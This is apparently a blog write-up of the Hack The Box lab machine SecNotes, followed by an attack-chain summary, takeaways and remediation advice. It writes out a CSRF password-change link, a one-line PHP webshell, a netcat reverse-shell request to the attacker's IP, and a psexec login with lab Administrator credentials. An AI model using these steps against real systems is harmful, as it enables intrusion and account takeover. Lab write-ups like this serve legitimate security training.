SecNotes writeup
Box name: SecNotes
Difficulty: Medium
OS: Windows
Overview: SecNotes is a medium difficulty machine, which highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input. It also teaches about Windows Subsystem for Linux enumeration.
Link: https://app.hackthebox.com/machines/SecNotes?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.9.252

Ran rustscan against the machine.
rustscan -a 10.129.9.252 --ulimit 5000 -b 2000 -- -A -Pn

Navigating to the webserver there is a log in.

I was able to signup with a test account using test:testtest.

Interesting that there is a tyler@secnotes.htb. Ran feroxbuster while I check this out.
feroxbuster -u http://10.129.9.252 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
Looks like we can create notes, change password. There is also port 8808 which is just a default IIS page. So I got stuck here and had to refer to the writeup. For some reason, and I know it’s dumb- I thought the Contact Us was to actually contact the owner of the box if you accidentally type in PII credentials. The actual vulnerability and exploit deals with that. The ‘Change Password’ doesn’t validate your own credentials, so if we craft a link that changes the password to a password we want, and a user clicks on it we will pwn the account. We can use this link and send that using ‘Contact Us’. This seems pretty basic, pretty cool and clever though and I’m a bit disappointed I didn’t think on that on my own.
http://10.129.9.252/change_pass.php?password=testtest&confirm_password=testtest&submit=submit
With that we can log in with tyler:testtest. In his profile there are notes of other credentials.

tyler:92g!mA8BGjOirkL%OG*&
Added secnotes.htb to /etc/hosts then used these credentials on smb.

This looks like the new site on 8808. I tried a bunch of different php rev shells. I was able to get a basic webshell though and also able to get user.txt from this.

I got stuck here so I had to refer to the writeup again. Throughout testing I kept having issues. The machine also kept removing my files from the smb share for some reason. New IP is 10.129.10.1
After resetting the machine I finally got in. I uploaded a exploit3.php that contained:
<?php echo shell_exec($_GET[“c”]); ?>
Uploaded nc.exe and sent a request while a netcat listener was open:
http://10.129.10.1:8808/exploit3.php?c=nc.exe+-e+cmd.exe+10.10.14.42+443
With the shell, doing enumeration there looks to be Ubuntu which indicates there may be WSL (Windows Subsystem for Linux)

After further enumeration it looks like there are credentials in the .bash_history.

Now that we have these credentials we can use impacket psexec.py
python3 /usr/share/doc/python3-impacket/examples/psexec.py secnotes/administrator:'u6!4ZwgwOM#^OBf#Nwnh'@secnotes.htb
And we get root.


GG
Attack Chain
1 – Reconnaissance Ran RustScan against the machine and identified port 80 (HTTP), port 445 (SMB), and port 8808 (HTTP). The web server on port 80 presented a login page and port 8808 returned a default IIS page.
rustscan -a 10.129.9.252 –ulimit 5000 -b 2000 — -A -Pn
2 – Enumeration Signed up with a test account and explored the web application. Found functionality to create notes, change passwords, and a Contact Us form. Identified a username of tyler@secnotes.htb. Ran feroxbuster while manually exploring the site.
feroxbuster -u http://10.129.9.252 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
3 – Initial Access – CSRF password reset The password change functionality had no validation of the current password and no CSRF protection. Crafted a malicious URL that would change Tyler’s password to a known value and sent it via the Contact Us form. When Tyler clicked the link his password was changed.
http://10.129.9.252/change_pass.php?password=testtest&confirm_password=testtest&submit=submit
Logged in as tyler:testtest and found credentials stored in his notes: tyler:92g!mA8BGjOirkL%OG*&
4 – SMB access and webshell upload Added secnotes.htb to /etc/hosts and authenticated to SMB with Tyler’s credentials. The share mapped to the site hosted on port 8808. Uploaded a PHP webshell and retrieved user.txt. Machine stability issues required a reset before getting a reliable shell. Uploaded nc.exe and triggered a reverse shell via the webshell.
http://10.129.10.1:8808/exploit3.php?c=nc.exe+-e+cmd.exe+10.10.14.42+443
5 – Privilege Escalation – WSL bash history Enumeration of the Windows filesystem revealed an Ubuntu installation indicating Windows Subsystem for Linux was present. Checked the bash history inside WSL and found Administrator credentials stored in plaintext.
6 – Root – psexec as Administrator Used the recovered credentials with impacket psexec to authenticate as Administrator and retrieve root.txt.
python3 /usr/share/doc/python3-impacket/examples/psexec.py secnotes/administrator:’u6!4ZwgwOM#^OBf#Nwnh’@secnotes.htb
Key Takeaways
- No CSRF protection on password change – The password change endpoint accepted GET requests with no token validation and no check for the current password. Any user who clicked a crafted link would have their password silently changed. CSRF tokens must be implemented on all state-changing actions.
- Contact Us as an attack vector – The Contact Us form provided a direct channel to deliver a malicious link to an authenticated internal user. Any functionality that sends messages to privileged users can be weaponised if other vulnerabilities exist.
- Credentials stored in plaintext notes – Tyler stored his SMB credentials directly in the application’s notes feature. Users storing credentials in unencrypted application fields is a significant risk, particularly when the application itself is vulnerable.
- SMB share mapped to web root – The SMB share gave write access directly to the web root of the port 8808 site, allowing direct webshell upload without any additional exploitation step. Web roots should never be exposed via SMB.
- Bash history retaining credentials – Administrator credentials were visible in the WSL bash history file in plaintext. Shell history should be cleared after any privileged operations and credentials should never be passed directly on the command line.
- WSL as a pivot point – The presence of WSL introduced a Linux environment inside a Windows host, expanding the attack surface. WSL should be disabled on servers unless explicitly required and its filesystem should be included in security audits.
Remediation
[Immediate] Implement CSRF protection on all state-changing endpoints Add synchronised CSRF tokens to every form and endpoint that modifies data, including password changes. Require the current password to be submitted and validated before any password change is accepted. Reject GET requests for state-changing operations.
[Immediate] Remove credentials from application notes Audit all user-created content for stored credentials and remove them. Educate users that application note fields are not a credential store. Implement a secrets management solution for storing privileged credentials.
[Immediate] Restrict SMB share permissions The web root should never be writable via SMB. Audit all shares and remove write access from any path that is served by a web server. Apply the principle of least privilege to all share permissions.
[Immediate] Clear bash history and avoid passing credentials on the command line Set HISTFILE=/dev/null during privileged sessions or use tools that avoid storing credentials in shell history. Rotate any credentials that have appeared in bash history files. Audit WSL environments for stored secrets.
[Short-term] Disable WSL on servers where it is not required WSL should be treated as an additional attack surface on any Windows server. Disable it via Group Policy where it is not needed. If WSL is required, apply the same security controls to the Linux environment as to the host OS including auditing, patching, and access controls.
[Long-term] Conduct application security testing on all web applications The vulnerabilities in this machine including missing CSRF protection, missing input validation, and overly permissive file handling would be identified by a web application penetration test. Schedule regular application security assessments and implement a secure development lifecycle to catch these issues before deployment.
 Hacking Insights by Max Bautista
Leave a comment